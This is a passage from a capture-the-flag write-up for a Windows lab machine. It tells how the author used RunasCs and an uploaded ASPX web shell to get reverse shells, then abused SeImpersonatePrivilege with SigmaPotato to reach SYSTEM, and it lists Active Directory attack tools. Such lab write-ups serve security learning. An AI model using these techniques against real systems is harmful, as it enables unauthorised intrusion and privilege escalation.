
now we can use runascs to send a reverse shell as webadmin
Shell as IIS AppPool

as Web Admin we have write over the uploads directory, so i uploaded an ASPX shell then triggered it while listening and we get a shell back as IIS APPPOOL
listing our privileges as IIS we have SeImpersonatePrivilege meaning we can be NT\SYSTEM on the target.
c:\windows\system32\inetsrv>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name Description State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token Disabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Disabled
SeMachineAccountPrivilege Add workstations to domain Disabled
SeAuditPrivilege Generate security audits Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled

c:\windows\system32\inetsrv>
Access as NT\SYSTEM

first i uploaded SigmaPotato on the target, and sent a shell back using it while listening

and we can get the root flag as you can see
Path
Resources
- Kerberoasting - MITRE T1558.003
- Hashcat Example Hashes - Mode 13100 TGS-REP & 5600 NetNTLMv2
- Responder - LLMNR/NBT-NS Poisoning and Coercion
- Library-ms Coercion - .library-ms File Abuse
- Targeted Kerberoasting - targetedKerberoast
- bloodyAD - Active Directory Privilege Escalation Framework
- DPAPI - Extracting Credentials with dpapi.py
- WIM Files - wimlib Image Handling
- Evil-WinRM - WinRM Shell
- SeImpersonatePrivilege Abuse - JuicyPotato / SigmaPotato